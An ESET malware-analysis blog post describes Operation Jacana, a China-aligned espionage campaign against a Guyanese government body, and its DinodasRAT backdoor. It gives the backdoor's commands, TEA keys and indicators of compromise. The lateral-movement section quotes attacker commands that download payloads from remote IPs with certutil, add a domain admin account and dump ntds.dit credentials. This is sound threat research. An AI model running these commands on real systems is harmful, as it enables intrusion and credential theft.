Operation Jacana: Foundling hobbits in Guyana

welivesecurity.com/en/eset-research/operation-jacana-spying-guyana-entity/

ESET RESEARCH

ESET researchers discovered a cyberespionage campaign against a governmental entity in Guyana

Fernando Tavella

05 Oct 2023 , 15 min. read

In February 2023, ESET researchers detected a spearphishing campaign targeting a governmental entity in Guyana. While we haven't been able to link the campaign, which we named Operation Jacana, to any specific APT group, we believe with medium confidence that a China-aligned threat group is behind this incident.

In the attack, the operators used a previously undocumented C++ backdoor that can exfiltrate files, manipulate Windows registry keys, execute CMD commands, and more. We named the backdoor DinodasRAT based on the victim identifier it sends to its C&C: the string always begins with Din, which reminded us of the hobbit Dinodas from the Lord of the Rings.

> **Key points of this blogpost:**
>
> - *Operation Jacana is a targeted cyberespionage campaign against a Guyanese governmental entity.*
> - *After the initial compromise via spearphishing emails, the attackers proceeded to move laterally through the victim's internal network.*
> - *To extract sensitive data, the operators used a previously undocumented backdoor we named DinodasRAT.*
> - *DinodasRAT encrypts the information it sends to the C&C using the Tiny Encryption Algorithm (TEA).*
> - *Apart from DinodasRAT, the attackers also deployed Korplug, leading us to suspect that China-aligned operators are behind this operation.*

This campaign was targeted, as the threat actors crafted their emails specifically to entice their chosen victim organization. After successfully compromising the first couple of machines with DinodasRAT, the operators proceeded to move laterally and breach the target's internal network, where they again deployed the DinodasRAT backdoor, along with additional malicious tools, among them a variant of Korplug (aka PlugX). The overview of the compromise flow in Operation Jacana is shown in Figure 1.




Figure 1. Operation Jacana compromise flow

Attribution

As of this writing, we have not been able to attribute Operation Jacana to any known group. However, thanks to a clue we found, we feel that we aren't completely in the dark regarding the perpetrators. During the attack, the threat actors deployed a variant of Korplug (aka PlugX), which is common to China-aligned groups – for example, Mustang Panda's Hodur: Old tricks, new Korplug variant.

While our attribution to a China-aligned threat actor is made with only medium confidence, the hypothesis is further supported by recent developments in Guyana–China diplomatic relations. In February 2023, the same month that Operation Jacana occurred, the Special Organised Crime Unit (SOCU) of Guyana arrested three people in a money laundering investigation involving Chinese companies, an act disputed by the local Chinese embassy. Additionally, as part of the Belt and Road Initiative, China has economic interests in Guyana.

Initial Access

As the first step in breaching their victim's network, the threat actors behind Operation Jacana sent the target organization spearphishing emails referencing Guyanese public affairs. We observed the following subject lines:

- President Mohamed Irfaan Ali's Official Visit to Nassau, The Bahamas
- Guyanese fugitive in Vietnam

Based on the email subjects, the operators must have been following the political goings-on in Guyana – the time we registered new detections at the targeted governmental entity coincided with the Guyanese president's attendance of the CARICOM conference in Nassau.

The spearphishing emails contained a link that, when clicked, downloaded a ZIP file from https://fta.moit.gov[.]vn/file/people.zip. Since a domain ending with gov.vn indicates a Vietnamese governmental website, we believe that the operators were able to compromise another governmental entity and use it to host their malware samples. We have notified the VNCERT about the compromised infrastructure.

Once the victim extracted the ZIP file, which wasn't password protected, and launched the contained executable, they became compromised with the DinodasRAT malware. The extracted filenames are related to the phishing email subject lines:

- Guyanese fugitive in Vietnam20220101to20230214Guyanese fugitive in Vietnam.docx.exe
- The Bahamas/President Mohamed Irfaan Ali's Official Visit to Nassau, The Bahamas.doc.exe

Lateral Movement

After breaching their target, the attackers proceeded to move across the victim's internal network. According to our telemetry, BAT/Impacket.M and related detections were triggered in the network, which points to the use of Impacket, or a similar WMI-based lateral movement tool.

Some of the commands the attackers executed on the network include:

- certutil -urlcache -split http://23.106.123[.]166/vmtools.rar
- net user test8 Test123.. /add /do
- net group "domain admins" test8 /add /do
- certutil -urlcache -split -f http://23.106.122[.]5/windowsupdate.txt c:\programdata\windowsupdate.txt
- cd c:\programdata\
- c:\programdata\windowsupdate.exe
- powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"

The last command dumps ntds.dit using the LOLBin ntdsutil.exe. This enables dumping passwords stored on a Windows server.

Toolset

DinodasRAT

DinodasRAT is a previously undocumented remote access trojan developed in C++ with various capabilities that allow an attacker to spy on and collect sensitive information from a victim's computer.

When executed, the malware first checks whether three arguments were passed. If present, these arguments must contain the following information in the following order:

1. the letter d,
2. a number, which is a process ID, and
3. a full file path.

If all three arguments were passed, DinodasRAT terminates the process represented by the process ID using the Windows API TerminateProcess then uses the Windows API DeleteFileW to delete the file passed in the third argument. After this, the process stops its execution by using the C++ standard library exit function. This is most likely intended as an uninstall function.

If no arguments were passed, DinodasRAT continues its execution by creating a mutex named client and checks for the existence of the conventional Windows directory C:\ProgramData. If it exists, the malware creates a subdirectory named Application Doc, which is used to allocate a configuration file and other files related to the backdoor. In case the Windows directory doesn't exist, DinodasRAT creates a path in the root directory called Program.Files\Application.Doc. The strings Application Doc, ProgramData and Program.Files\Application.Doc are encrypted using the Tiny Encryption Algorithm (TEA).

The Application Doc directory is created with the attributes Read-only and Hidden. Inside of Application Doc, DinodasRAT creates two subdirectories, named 0 and 1. Once the directory exists, the malware spawns three threads used for data collection and exfiltration. A detailed description of their behavior is given in Table 1.

Table 1. Thread descriptions

Thread	Description
1	Take a screenshot of the display of the victim's machine every five minutes using Windows API functions like CreateDCW, BitBlt, DeleteDC, or ReleaseDC. The screenshot is compressed and saved in the subdirectory Application Doc\0. In order to compress the screenshot, the attackers use the zlib library, version 1.2.11. The format of the filename used for the saved screenshots is the following: <YYYYMMDDHHMMSS>_<five random digits>_<one random digit>.jpg
2	Get the content of the clipboard every five minutes using the Windows API function GetClipboardData and save it in the subdirectory Application Doc\1. The format of the filename used for the clipboard data file is the following: DateTimeStamp_<five random digits>_<one random digit>.txt
3	Loops through the subdirectories 0 and 1 and sends the *filenames*, encrypted with TEA and base64 encoded, to the C&C server. If the C&C server replies, it creates another packet in order to send the filename with its data. Finally, it deletes the file from the victim's machine.

After the threads are spawned, DinodasRAT creates a file named conf.ini in the main directory. This file contains an ID used to identify the victim to the C&C server.

Figure 2 shows an example of the ID saved in the conf.ini file.

Figure 2. Example of an ID saved in the conf.ini file

The format of the ID is Din_<YYYYMMDD>_<MD5-HASH>_<RANDOM-VALUE>_V1, where:

- <YYYYMMDD> is the install date,
- <MD5-HASH> is calculated using the IP address of the victim and the install date in milliseconds,
- <RANDOM-VALUE> is a random value, and
- V1 is probably the malware version.

TEA: Tiny Encryption Algorithm

DinodasRAT uses TEA to decrypt some of its strings, as well as to encrypt/decrypt data sent to, or received from, its C&C server. TEA, or Tiny Encryption Algorithm, is a simple block cipher, noted for its ease of implementation in software and hardware. For example, the original reference implementation of its encode function comprises just a few lines of C code, with a very short setup time and no tables of preset values. DinodasRAT employs the algorithm in the cipher-block chaining (CBC) mode. In some cases, the encrypted data is further encoded with base64 before being sent to the C&C server.

We found that the malware contains three different keys used for different encryption/decryption scenarios, as described in Table 2.

Table 2. TEA keys used by DinodasRAT

Key N	Value	Description
1	A1 A1 18 AA 10 F0 FA 16 06 71 B3 08 AA AF 31 A1	Used mainly to encrypt/decrypt communications with the C&C server.
2	A0 21 A1 FA 18 E0 C1 30 1F 9F C0 A1 A0 A6 6F B1	Used to encrypt the name of the files created in the screenshot functionality, before they are sent to the C&C server.
3	11 0A A8 E1 C0 F0 FB 10 06 71 F3 18 AC A0 6A AF	Used to decrypt the installation paths.

It is possible that the attackers chose to use TEA in order to make the job easier for themselves – we have reason to believe that the malware's implementation of the algorithm is not created from scratch, but that it could be adapted from BlackFeather's blogpost Tea Algorithm - C++.

C&C communication and malicious activity


In order to communicate with the C&C server, DinodasRAT uses the Winsock library to create a socket that uses the TCP protocol. Although TCP is the default protocol used to send and receive information from the C&C server, we have seen that DinodasRAT is capable of changing to the UDP protocol.

The backdoor also creates various threads for different purposes, such as manipulating a received command to execute on the victim's machine. Hence, in order to maintain synchronized communication, DinodasRAT makes use of Windows event objects by using Windows API functions like CreateEventW, SetEventW, and WaitForSingleObject.

To start the main communication with the C&C server, DinodasRAT sends a packet with basic information about the victim's machine and its configuration, such as:

- Windows version,
- OS architecture,
- username,
- malware execution path encoded in base64, and
- a value used for the UDP protocol, which by default is 800.

Figure 3 shows not only basic information collected about the victim, but also the ID generated by the malware, which serves as a victim identifier for the C&C server.



Address	Hex	ASCII
027D87A8	01 00 00 00 00 33 00 00 00 7B 00 00 00 44 69 6E	.....3...{...Din
027D87B8	5F 32 30 32 33 30 33 31 36 5F 63 66 38 31 35 66	_20230316_cf815f
027D87C8	65 63 64 62 36 35 36 33 38 61 63 62 65 33 36 61	ecdb65638acbe36a
027D87D8	62 38 64 31 39 61 64 35 62 37 5F 38 31 5F 56 31	b8d19ad5b7_81_V1
027D87E8	57 69 6E 64 6F 77 73 20 31 30 09 36 34 09 63 6F	Windows 10.64.co
027D87F8	6D 6D 61 6E 64 6F 09 31 09 31 09 51 7A 70 63 56	mmando.1.1.QzpcV
027D8808	58 4E 6C 63 6E 4E 63 53 33 4A 6C 62 57 78 70 62	XNlcnNcS3JlbWxpb
027D8818	6C 78 45 5A 58 4E 72 64 47 39 77 58 45 64 31 65	lxEZXNrdG9wXEd1e
027D8828	57 46 75 59 56 39 42 5A 32 56 75 64 46 39 42 52	WFuYV9BZ2VudF9BR
027D8838	6B 56 51 58 46 42 79 5A 58 4E 70 5A 47 56 75 64	kVQXFByZXNpZGVud
027D8848	43 42 4E 62 32 68 68 62 57 56 6B 49 43 35 6B 62	CBNb2hhbWVkIC5kb
027D8858	32 4D 75 5A 58 68 6C 09 38 30 30 B9 28 07 D3 11	2MuZXhl.800¹(.Ó.

Figure 3. Basic information before its encryption

All the information that DinodasRAT sends to the C&C server via the TCP protocol is TEA encrypted. In addition to that, some of the information is also base64 encoded.

To send the stolen information to the C&C server, DinodasRAT crafts a packet containing the following:

- First byte: an ID possibly to indicate whether the data is TEA encrypted (0x30) or base64 encoded and TEA encrypted (0x32).
- Next DWORD: encrypted data size.
- Remaining bytes: encrypted data.

Figure 4 shows an example of an encrypted packet to be sent to the C&C server.




Figure 4. Example of an encrypted packet

During our analysis we were unable to obtain a response from the C&C server, but we were able to determine that any packets received from the server should also be encrypted with TEA.

When it comes to handling commands received from the C&C server, DinodasRAT creates a thread with an infinite loop responsible for receiving and determining whether packets contain encrypted commands to execute.

A packet, once decrypted, contains the following structure:

- First DWORD: ID of action to perform, hex value (see Table 2).
- Second DWORD: another ID, related to indicate on the client side that this packet is a command value (in hex) to execute on the victim's machine.
- Rest of the packet: data used by the command to execute.

DinodasRAT contains commands capable of performing various actions on a victim's machine or on the malware itself. Table 3 lists the supported commands with a short description of each.

Table 3. DinodasRAT commands

Command ID	Description
0x02	List the contents of a specific directory.

Command ID	Description
0x03	Delete a file or the content of a directory.
0x04	Change the attribute of a file to hidden or normal.
0x05	Send files to the C&C server.
0x06	Set an event object used for command 0x05.
0x08	Modify a binary file with bytes received from the C&C server or execute a command using CreateProcessW.
0x09	Set an event object used for command 0x08.
0x0D	Write a variable called va, with its value, in the conf.ini file.
0x0E	Enumerate running processes.
0x0F	Terminate a process by its process ID.
0x10	List services on the victim's machine.
0x11	Start or delete a service.
0x12	Get info from a Windows registry key.
0x13	Delete a Windows registry key.
0x14	Create a Windows registry key.
0x15	Execute a file or a command using the CreateProcessW Windows API.
0x16	Execute a command using the CreateProcessW Windows API.
0x17	Receive a domain and execute nslookup with that domain to create another socket with the IP address.
0x18	Receive and execute a command using Windows APIs CreateProcessW, PeekNamedPipe, and ReadFile.
0x19	Same as command 0x18.
0x1A	Set an event object used for commands 0x18, 0x19, and 0x1B.
0x1B	Interactive reverse shell.
0x1D	File manipulation; rename, copy, move files, etc.
0x1E	Set the string ok to a global variable and send that value to the C&C server.
0x1F	Write a variable called mode with its value into the conf.ini file.
0x20	Write a variable called ptype with its value into the conf.ini file.

Command ID	Description
0x21	Get or set a variable called fmode with its value in the conf.ini file.
0x22	Terminate malware execution.
0x24	Write the variables s and sub, with their respective values, into a file named p.ini. Both variables can have a Boolean value of true or false.
0x25	Configurate the event and global variables related with the take screenshot thread.
0x26	Write a variable called c with its value into a file named p.ini.
0x29	Modify the value of a global variable used for the UDP protocol, default value 0x800.

During our investigation we have seen only the creation and use of the ID variable with its respective value in the conf.ini file, which is used to indicate the victim to the C&C server.

Additionally, DinodasRAT makes use of a multipurpose global variable which, for example, can contain the path of a filename to be deleted or the name of a Windows registry subkey to create.

Other malware samples

The attackers also used other tools apart from DinodasRAT during the intrusion:

- A variant of Korplug (aka PlugX) – A backdoor typically used by China-aligned threat groups.
- A SoftEther VPN client. This was probably used to proxy local ports, such as RDP, to the C&C server.

Conclusion

Operation Jacana is a cyberespionage campaign that impacted a governmental entity in Guyana. We believe with medium confidence that it was conducted by a China-aligned APT group.

The attackers used a combination of previously unknown tools, such as DinodasRAT, and more traditional backdoors such as Korplug.

Based on the spearphishing emails used to gain initial access to the victim's network, the operators are keeping track of the geopolitical activities of their victims to increase the likelihood of their operation's success.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
> ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

A list of IoCs can also be found in our GitHub repository.

Files

SHA-1	Filename	ESET detection name	Description
599EA9B26581EBC7B4BDFC02E6C792B6588B751E	President Mohamed Irfaan Ali's Official Visit to Nassau, The Bahamas.doc.exe	Win32/DinodasRAT.A	DinodasRAT.
EFD1387BB272FFE75EC9BF5C1DD614356B6D40B5	people.zip	Win32/DinodasRAT.A	ZIP file containing DinodasRAT.

SHA-1	Filename	ESET detection name	Description
9A6E803A28D27462D2DF47B52E34120FB2CF814B	President Mohamed Irfaan Ali's Official Visit to Nassau, The Bahamas.exe	Win32/DinodasRAT.B	DinodasRAT.
33065850B30A7C797A9F1E5B219388C6991674DB	114.exe	Win32/DinodasRAT.B	DinodasRAT.

Network

IP	Domain	Hosting provider	First seen	Details
23.106.122[.]5	N/A	Leaseweb Asia Pacific pte. ltd.	2023-03-29	Hosts other malicious components.
23.106.122[.]46	N/A	IRT-LSW-SG	2023-02-13	Hosts other malicious components.
23.106.123[.]166	N/A	Leaseweb Asia Pacific pte. ltd.	2023-02-15	Hosts other malicious components.
42.119.111[.]97	fta.moit.gov[.]vn	FPT Telecom Company	2023-02-13	Hosts DinodasRAT in a compressed file.
115.126.98[.]204	N/A	Forewin Telecom Group Limited, ISP at, HK	2023-05-08	C&C server for DinodasRAT.
118.99.6[.]202	N/A	Edward Poon	2023-02-02	C&C server for DinodasRAT.
199.231.211[.]19	update.microsoft-setting[.]com	Dash Networks Inc.	2022-11-07	C&C server for DinodasRAT.

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Resource Development	T1583.003	Acquire Infrastructure: Virtual Private Server	Operators have used VPS servers for hosting their payloads.
	T1587.001	Develop Capabilities: Malware	Operators made custom malware for the operation.
	T1608.001	Stage Capabilities: Upload Malware	Operators have used servers to upload malware.
	T1584.004	Compromise Infrastructure: Server	Operators have compromised servers to host their payloads.
	T1588.001	Obtain Capabilities: Malware	Operators have used a variant of the Korplug backdoor in this operation.
	T1588.002	Obtain Capabilities: Tool	Operators have used tools such as Impacket and SoftEther.

Tactic	ID	Name	Description
Initial Access	T1566.002	Phishing: Spearphishing Link	Operators made use of scheduled tasks to persist their malware.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Operators have used PowerShell to execute commands on the victim's network.
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Operators have used Windows command shell to execute commands on the victim's internal network.	
T1059.005	Command and Scripting Interpreter: Visual Basic	Operators have used VBScripts.	
T1106	Native API	DinodasRAT uses APIs, e.g., CreateProcessW, to execute CMD commands on the victim's machine.	
T1204.001	User Execution: Malicious Link	Operators have relied on their victims to open a link to download their malware.	
T1204.002	User Execution: Malicious File	Operators have relied on their victims to execute their malware.	
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	DinodasRAT compresses files before they are sent to the C&C server. DinodasRAT also uses TEA to decrypt strings.
T1036.007	Masquerading: Double File Extension	Operators have used "double extensions" to trick victims into executing their malware.	
T1070.004	Indicator Removal: File Deletion	DinodasRAT is capable of self-deletion from the victim's machine.	
T1564.001	Hide Artifacts: Hidden Files and Directories	To evade detection, DinodasRAT creates hidden folders.	
Persistence	T1078.002	Valid Accounts: Domain Accounts	Operators have created domain accounts to maintain persistent access to the victim's internal network.
T1053	Scheduled Task/Job	Operators made use of scheduled tasks to persist their malware.	
Credential Access	T1003.003	OS Credential Dumping: NTDS	Operators abused ntdsutil.exe to dump credentials.
Discovery	T1083	File and Directory Discovery	DinodasRAT can list the contents of a directory or a file.
T1012	Query Registry	DinodasRAT can obtain information from Windows registry keys.	

Tactic	ID	Name	Description
	T1057	Process Discovery	DinodasRAT can obtain information about the processes running on the victim's machine.
	T1007	System Service Discovery	DinodasRAT can obtain information about the services running on the victim's machine.
	T1082	System Information Discovery	DinodasRAT retrieves information like Windows version from the victim's machine.
Collection	T1115	Clipboard Data	DinodasRAT can obtain information located on the clipboard of the victim's machine.
	T1113	Screen Capture	DinodasRAT can take screenshots on the victim's machine.
Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography	DinodasRAT has used TEA for encrypting C&C server communications.
	T1095	Non-Application Layer Protocol	DinodasRAT has used TCP or UDP protocols for its connection to the C&C server.
	T1132	Data Encoding	DinodasRAT uses base64 encoding for strings and data sent to its C&C server.
Exfiltration	T1041	Exfiltration Over C2 Channel	DinodasRAT exfiltrates data over the same channel used for its C&C server.